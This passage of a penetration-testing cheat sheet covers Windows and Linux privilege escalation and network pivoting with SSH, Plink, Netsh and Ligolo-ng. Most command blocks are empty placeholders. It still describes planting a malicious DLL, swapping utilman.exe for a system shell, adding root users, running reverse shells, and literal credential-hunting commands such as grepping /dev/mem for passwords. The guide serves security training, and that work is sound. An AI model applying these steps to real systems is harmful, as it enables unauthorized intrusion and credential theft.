Description: Exploits EFS in a C# implementation for privilege escalation.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
GitHub Reference: EfsPotato GitHub
7.14.3 GodPotato
Targets: DCOM, Windows 7, 8, 10 / Server 2012, 2016
Description: Exploits insecure DCOM configurations for privilege escalation.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
7.14.4 Hot Potato (CVE-2016-3225)
Targets: NTLM, SMB, Windows 7 / Server 2008 R2
Description: Exploits NTLM relay attacks to escalate privileges.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
References: GitHub, Usage Guide
7.14.5 Juicy Potato
Targets: COM objects, NTLM, Windows Server 2012 / Server 2016
Description: Exploits COM objects for privilege escalation using the Juicy Potato exploit.
Note: Use the correct CLSID based on the Windows version.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
References: Download, Get the CLSID, GitHub, HackTricks Guide
7.14.6 PrintSpoofer
Targets: Print Spooler Service, Windows 10 / Server 2019
Description: Exploits vulnerabilities in the Print Spooler service for privilege escalation.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
7.14.7 Rogue Potato
Targets: DCOM, NTLM, Windows 10 / Server 2019
Description: Similar to Juicy Potato, Rogue Potato exploits DCOM for privilege escalation.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
7.14.8 RottenPotato
Targets: DCOM, NTLM
Description: A variation of DCOM exploitation techniques for privilege escalation.
Note: This method has largely been superseded by Juicy Potato.
Normal Command:
Reverse Shell Command: consider using Juicy Potato for a more reliable version.
Add New Admin User Command: consider using Juicy Potato for a more reliable version.
7.14.9 SharpEfsPotato
Targets: EFS, NTLM
Description: Exploits EFS (Encrypting File System) to escalate privileges using Sharp.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
7.14.10 SigmaPotato
Targets: DCOM, NTLM (Windows 8, 8.1 - Windows 11 / Server 2012 - 2022)
Description: Exploits DCOM vulnerabilities in Windows systems.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
7.14.11 SweetPotato
Targets: Windows Services (Windows 10 / Server 2016+)
Description: Abuses Windows Services to escalate privileges.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
7.15 Exploits
More possible exploit for different permissions can be found in HackTricks.
7.15.1 CVE-2023-29360
This is a kernel vulnerability, a fix has been provided in the patch KB5027215; impacted versions include Windows 10 (1607, 1809, 21H2, and 22H2), Windows 11 (21H2 and 22H2), and Windows Server (2016, 2019, and 2022). The vulnerability impacts various configurations, including x64, x86, and ARM64 systems. To exploit it we can use this CVE-2023-29360.exe, the GitHub can be found in this link.
7.15.2 SeAssignPrimaryToken
If we have this privilege we can abuse it in the same way as SeImpersonate so we can use the Potatoes JuicyPotato or RoguePotato:
JuicyPotato
Find the correct CLSID based on the Windows Version.
Normal Command
Reverse Shell Command
Add New Admin Commands
References: Download, Get the CLSID, GitHub, HackTricks Guide.
RoguePotato
Normal Command
Reverse Shell Command
Add New Admin Commands
7.15.3 SeBackup
This is not an exploit executable itself but a technique. If we have the SeBackupPrivilege, we can access the filesystem and make copies of sensitive data:
Copy SAM and SYSTEM files
Download the files to Kali: refer to techniques in Section 17.
Extract Secrets
7.15.4 SeDebug
This privilege permits the debug other processes, including to read and write in the memore. Various strategies for memory injection, capable of evading most antivirus and host intrusion prevention solutions, can be employed with this privilege. To get Code Execution as Administrator we can use this exploit SeDebugPrivesc.exe.
Get a PID of a process running as SYSTEM
Run the exploit
7.15.5 SeImpersonate
This is one of the most advantageous privileges. If available, we can use nearly any exploit from Section 7.14. If the privilege is shown as Disabled, use the script from Section 7.4.2 to enable it. Available "potato" exploits include:
7.15.6 SeManageVolumeAbuse
With this privilege, an attacker can gain full control over C:\ by crafting and placing a malicious .dll file in C:\Windows\System32\, we just to use this exploit SeManageVolumeExploit.exe. Then by replacing C:\Windows\System32\wbem\tzres.dll with the malicious DLL, which is triggered by running the systeminfo command, will execute the payload as Administrator.
Check if we have the permission:

SeManageVolume privilege.Download the Executable, and execute it in the victim machine:

Create the Malicious DLL:
Transfer the DLL to the victim in
C:\Windows\System32\wbem\tzres.dll:

C:\Windows\System32\wbem\tzres.dll.Run
systeminfoto trigger the DLL:

7.15.7 SeRestore
For this privilege we have two possible options to escalate privileges; either replace utilman.exe and the connect via RDP to trigger an action that will give us an administrator shell, or use this exploit SeRestoreAbuse.exe to try to get an administrator shell:
(Option 1) Replacing utilman.exe
Rename the existing
utilman.exe
Rename the CMD.exe
Lock the Computer or Connect via RDP
Trigger the Action: this should make appear an
nt authority\systemshell.
(Option 2) Using the exploit SerestoreAbuse.exe
Bring the exploit to the victim
Execute the exploit
8. 🐧 Linux Privilege Escalation
8.1 Enumeration
Current user
id
Displays user ID, group ID, and privileges of the current user.
Hostname
hostname
Shows the name of the system's host.
OS versions and architecture
cat /etc/issue, cat /etc/os-release, uname -a
Displays the operating system version, release info, and kernel architecture.
Running processes
ps aux
Lists all running processes with their users, CPU usage, and other details.
Network interfaces, routes, connections, open ports
ip a, ss -anp
Lists network interfaces, IP addresses, routing tables, and open ports.
Firewall rules
cat /etc/iptables/rules.v4
Displays the current iptables firewall rules (if applicable).
Scheduled cron tasks
ls -lah /etc/cron*, crontab -l, sudo crontab -l
Lists scheduled cron jobs for the system and users.
Installed applications
dpkg -l
Shows installed packages and versions on Debian-based systems.
Sensitive writable files (excluding /dev/null)
find / -writable -type d 2>/dev/null
Searches for directories that are writable by the current user.
In memory passwords
strings /dev/mem -n10 | grep -i PASS
Displays possible password that are in memory.
Find sensitive files
locate password | more
Find possible files with sensitive information.
Mounted drives
cat /etc/fstab, mount, lsblk
Lists currently mounted drives and their mount points.
Device drivers and kernel modules
lsmod, /sbin/modinfo <driver_name>
Lists loaded kernel modules and displays info about a specific module.
SUID binaries
find / -perm -u=s -type f 2>/dev/null, sudo -l, sudo -i
Finds files with the SUID bit set, which could be used to escalate privileges.
Automated enumeration
Transfer and run unix-privesc-check
Automates privilege escalation checks on the system.
8.2 Inspecting Service Footprints
Monitor active processes for passwords and other credentials
Sniff passwords on the loopback interface using tcpdump
Inspect Tcpdump
8.3 Cron Jobs
Look for CronJobs that are running with higher privileges but are writable by the current user. If found, you can modify these scripts to escalate privileges.
Find CRON Jobs
Check permissions for the script
Modify the script to add a reverse shell (in case we have permissions to edit), depending on the case another possible payloads could be added, for example adding a new root user.
(Optional) Other Commands to Inspect Cron Jobs.
8.4 Password Files
8.4.1 /etc/passwd
The misconfiguration is if we have permissions to edit this file, which we should not have, in which case we will modify it to add a new root user.
Create the hash
Add the hash to the
/etc/passwdfile
Switch to the new user
8.4.2 /etc/shadow
The misconfiguration is that we should not be able to look the contents of this file, if we can do it then we could see the hashes for the users and crack them.
Get the hash out.
Crack the hash
Show the password
8.5 Setuid Binaries and Capabilities
8.5.1 Setuid Binaries
Setuid (Set User ID) binaries are executables that run with the privileges of the file owner, which is often root. Exploiting these binaries can grant elevated access if the binary is misconfigured or vulnerable.
Find Setuid Binaries:
Inspect Permissions and Owners:
Check for Vulnerabilities:
Review the setuid binaries for known vulnerabilities.
Check if they can be exploited by running as a different user.
Utilize tools like GTFOBins to find specific exploitation techniques for binaries.
8.5.2 Exploiting Setuid Binaries
Finding the Process ID (PID) of a Running Binary:
Inspect Credentials of a Running Process:
Getting a Reverse Shell Using
find:
Exploit:
8.5.3 Capabilities
Linux capabilities allow for finer-grained control over the privileges a process has, which can sometimes be exploited to escalate privileges.
Enumerate Capabilities:
Inspect a Specific Binary for Capabilities:
Adjust Capabilities (Requires root):
Remove Capabilities (Requires root):
Useful Resources:
GTFOBins - A curated list of Unix binaries that can be exploited for privilege escalation.
Linux Capabilities Documentation - Detailed documentation on Linux capabilities.
8.5.4 Table of Capabilities
Capability Name
Description
Potential Impact
CAP_AUDIT_CONTROL
Allows enabling or disabling kernel auditing.
Can be used to disable auditing mechanisms and evade detection.
CAP_AUDIT_WRITE
Allows writing records to the kernel auditing log.
Can be used to manipulate or inject log entries, potentially covering up malicious activities.
CAP_BLOCK_SUSPEND
Prevents the system from suspending or hibernating.
Can be used to keep a system awake, which might be useful for long-running attacks or preventing automatic lockdowns.
CAP_CHOWN
Allows arbitrary changes to file UIDs and GIDs.
Enables changing file ownership, potentially allowing privilege escalation or tampering with critical files.
CAP_DAC_OVERRIDE
Bypasses file read, write, and execute permission checks.
Provides unrestricted access to files, regardless of permissions, which can be used to access or modify sensitive files.
CAP_DAC_READ_SEARCH
Bypasses file and directory read and execute permission checks.
Allows reading and searching files and directories that would normally be restricted.
CAP_FOWNER
Bypasses permission checks on operations that require the filesystem UID of the process to match the UID of the file.
Allows performing actions on files that normally require matching ownership, potentially enabling unauthorized file modifications.
CAP_IPC_LOCK
Allows locking memory into RAM.
Can be used to prevent critical memory from being swapped out, which may be useful for maintaining persistence or performance in an attack.
CAP_KILL
Allows sending signals to processes owned by other users.
Can be used to terminate or signal processes belonging to other users, potentially disrupting services or attacking other users' processes.
CAP_MAC_ADMIN
Allows configuring or changing Mandatory Access Control (MAC) settings.
Provides the ability to alter MAC policies, which could weaken security policies or bypass certain security controls.
CAP_NET_BIND_SERVICE
Allows binding sockets to privileged ports (ports below 1024).
Enables services to listen on standard ports (e.g., 80, 443) without requiring root privileges, which might be used to disguise malicious services as legitimate ones.
CAP_NET_RAW
Allows using raw and packet sockets.
Can be used for network sniffing, crafting custom packets, or bypassing network filters and protections.
CAP_SETGID
Allows changing the GID of a process.
Enables changing the group ID of processes, which can affect group-based permissions and access controls.
CAP_SETPCAP
Allows transferring and removing capabilities from processes.
Enables modifying the capabilities of running processes, which can be used to escalate privileges or evade detection.
CAP_SETUID
Allows changing the UID of a process.
Provides the ability to change the user ID of processes, potentially leading to privilege escalation or impersonation.
8.6 Abusing SUDO
Check what we can run as sudo without password
All Possible SUID to Exploit are available in this page GTFOBins.
Inspect syslog file for process relevant events
8.7 Kernel Exploitations
This is just a table reference, there are a lot of other possible kernel exploits.
CVE Identifier
Description
Target Kernel Versions
Exploit URL
8.8 Wildcard Exploitation
Wildcard exploitation involves leveraging wildcards (*, ?, []) in file and command operations to gain unauthorized access or perform unintended actions. This section covers common methods and examples for exploiting wildcards in Linux environments.
8.8.1 Wildcard Basics
Asterisk (*): Matches any number of characters, including zero.
Question Mark (?): Matches exactly one character.
Square Brackets ([]): Matches any one of the enclosed characters.
8.8.2 Exploitation Guide
Since this is a complex exploitation technique, if we find a script, cron jobs, tasks or else for which we can perform wildcard exploitation, we could follow these two guides on how to do it:
8.8.3 Exploiting Wildcards in Command Execution
Wildcard Expansion in Commands: Wildcards can be used to execute commands on multiple files or directories. This can be exploited if an application or script does not handle wildcards properly.
Misconfigured Scripts: If a script uses wildcards in a vulnerable way, it can lead to command injection or unintended behavior.
8.8.4 Exploiting Wildcards in File Operations
File Creation and Modification: Wildcards can be used to create or modify multiple files if the application or script does not properly sanitize input.
Race Conditions: Wildcards in file operations can be exploited to create race conditions.
8.9 Disk Group Permissions
If checking permissions we found that we belong to the disk group, we can use this guide for accessing the filesystem as root; this should be used to:
See files and their contents.
Get a reverse shell.
Modify permissions to be root.
Add a new root user account that we could use.
Exploit example
8.10 MySQL Privilege Escalation
If MySQL is running as root and you have credentials to log in, you can execute system commands directly from the database.
8.11 User-Installed Software
Check for third-party software installed by the user. These programs might have vulnerabilities, so it's important to investigate further.
Common directories for user-installed software:
Check installed software by distribution:
8.12 Weak, Reused, and Plaintext Passwords
Check web server configuration files (
config.phpor similar) for database connection details, which might reveal admin passwords.Check for reused or weak passwords in databases.
Common weak/reused passwords
Check for plaintext passwords
Use LinEnum to search for passwords
8.13 Internal Services
8.13.1 Display Active Network Connections
8.13.2 Types of Addresses
Local address 0.0.0.0: Service is listening on all interfaces (external and internal). Anyone can connect to it.
Local address 127.0.0.1: Service is only listening for connections from the local machine. This is important to investigate.
Local address 192.168.x.x: Service is only listening for connections from the local network (internal users). This is important to investigate.
8.14 World-Writable Scripts Invoked as Root
If you find scripts that are owned by root but writable by others, you can inject malicious code. This may escalate your privileges when the script is run by root, either manually or automatically (via cronjobs, for example).
Commands to find world-writable files and directories:
8.15 Unmounted FileSystems
Sometimes unmounted filesystems can contain sensitive data or configuration files. If found, mount them and re-check for privilege escalation opportunities.
Commands to check for unmounted filesystems:
8.16 SUID and GUID Files
8.16.1 Understanding SUID and GUID
SUID (Set User ID): when a file with the SUID bit set is executed, it runs with the permissions of the file's owner (often root) rather than the user who executed it. This can lead to privilege escalation if the file allows unintended actions. For example, if an attacker can execute a root-owned binary with SUID enabled, they could gain root privileges.
GUID (Set Group ID): similarly, a file with the GUID bit set runs with the permissions of the file's group. While less dangerous than SUID, this could still result in privilege escalation if the group has elevated privileges.
8.16.2 Finding SUID and GUID Files
8.16.3 Determining Exploitability
After finding them we need to find if they can be used for privilege escalation, there are a few options available:
GTFOBins: here we can find a complete list of all exploitable SUIDs and GUIDs as well as their command to escalate privileges.
Custom SUID/SGID Files: If custom binaries or scripts are found with SUID/SGID permissions (especially those created by users), they may be misconfigured and vulnerable.
Examine Writable SUID Binaries: If any SUID binaries are writable, you can modify them directly to add malicious code; this is extremely rare but worth checking.
Finding Potentially Dangerous Custom Scripts: often, custom scripts used in cronjobs or other automated tasks may have the SUID/SGID bit set or be writable. If they are writable by your user, you can edit these scripts to escalate privileges.
8.17 Scripts
8.17.1 LinPEAS
LinPEAS (Linux Privilege Escalation Awesome Script) is used for enumerating potential privilege escalation vectors.
Usage
Output to a file while preserving colors
Convert output file to HTML
8.17.2 LinEnum
LinEnum is a script designed to perform enumeration of information related to privilege escalation on Linux systems.
Usage
Save output to a file
8.17.3 Unix-privesc-check
Unix-privesc-check is a script that checks for common privilege escalation vectors on Unix-like systems.
Usage
Save output to a file
8.17.4 Checksec
Checksec is a tool that checks various security-related features of the kernel and binaries.
Usage
8.17.5 Peepdf
Peepdf is a tool for analyzing and extracting information from PDF files, which can be used to find potential exploits.
Usage
8.17.6 Exploit Suggester
Usage
9. 🔀 Port Redirection and Manual Tunneling
9.1 Port Redirection with Socat
9.2 SSH Local Port Forwarding
9.3 SSH Dynamic Port Forwarding
Setting Up Dynamic Port Forwarding
Configure Proxychains
Run commands pre-adding
proxychains
9.4 SSH Remote Port Forwarding
9.5 SSH Remote Dynamic Port Forwarding
Setting up the Remote Dynamic Port Forwarding
Configure the Proxychains
9.6 SSH (Windows)
Find SSH Location and Version
Connect to a Remote Machine with Dynamic Port Forwarding
Configure Proxychains on Kali
Check Open SOCKS Port on Kali
9.7 Plink (Windows)
Start Apache Server on Kali
Copy
nc.exeto Apache Webroot
Download
nc.exeon Target Using PowerShell
Execute
nc.exeReverse Shell on Target
Copy
plink.exeto Apache Webroot
Download
plink.exeon Target Using PowerShell
Create an SSH Connection Using Plink
Connect to RDP Server Using
xfreerdp
9.8 Netsh (Windows)
Set Up Port Forwarding with
Netsh
Verify Listening Port
List Port Forwarding Rules
Add Firewall Rule to Allow Port
Connect Using SSH
Delete Firewall Rule
Remove Port Forwarding Rule
10. ⛓️ Tunneling Through Tools
10.1 Ligolo (Direct Subnetting)
10.1.1 Normal Tunneling
Keep in mind that we should have already downloaded the proxy to our attacker machine, and have transfer the agent to the victim.

Find the network mask, for example, if your IP address is
X.X.X.Xand the subnet mask isY.Y.Y.Y, the network will beX.X.X.X/followed by the subnet prefix. For instance, with a subnet mask of255.255.255.0, the network prefix would be/24.Create the interface for
ligoloin my Kali
Enable the proxy server on the attacker machine
Download (bring) the agent program to the victim (in this example Windows)
Start the client
Add the route in the Kali
Finish setting up the tunneling session
10.1.2 Double Tunneling
In certain cases, the recently compromised host will have two interfaces, enabling you to explore the network further and find more hosts. In this scenario, you'll need to execute a double pivot.

Add a second interface
Create a listener

Connect to the proxy server

Verify the connection on Kali by checking if the Windows agent has connected via the forwarded port.

Ligolo client connected Start a tunnel and add a route
We’ll be able to interact with the new network from our Kali machine and run all the same tools as we did with the single pivot.


You could continue with a triple pivot using Ligolo, following the same steps as we did with the double pivot.

10.1.3 Local Port Forwarding
Local port forwarding is useful when you encounter an internal server on the victim machine that only accepts connections from the local machine. By using a special hardcoded IP address, Ligolo-ng facilitates this process; to set up local port forwarding, follow these steps:
Ensure Tunneling is Configured: make sure you have already established the tunneling with
Ligolo-ngand that your network interface is set up correctly asligolo.Add the Special IP Address: use the following command to add a special IP address that
Ligolo-ngrecognizes as the local endpoint for port forwarding.
Explanation
240.0.0.1/32: this is a special hardcoded IP address thatLigolo-ngunderstands; by adding this route, you inform the system to route traffic intended for this IP through theligolointerface to the victim machine where the client is running.dev ligolo: this specifies the device (or network interface) through which the routing will occur, ensuring that all traffic directed to240.0.0.1is channeled through the established tunnel.
Examples: just with that command we can now connect to the internal services of the victim machine, either by using commands or other types of services like HTTP.

10.1.4 Reverse Shells From Internal Networks
Setup the Netcat listener in our Kali
Setup a listener for the reverse shell in the Ligolo session

Run a reverse shell command or a payload created with
msfvenom

10.1.4 File Transfers From Internal Networks
Setup a listener in the Ligolo session

Host the file in our Kali

Download the file on the compromised Windows host
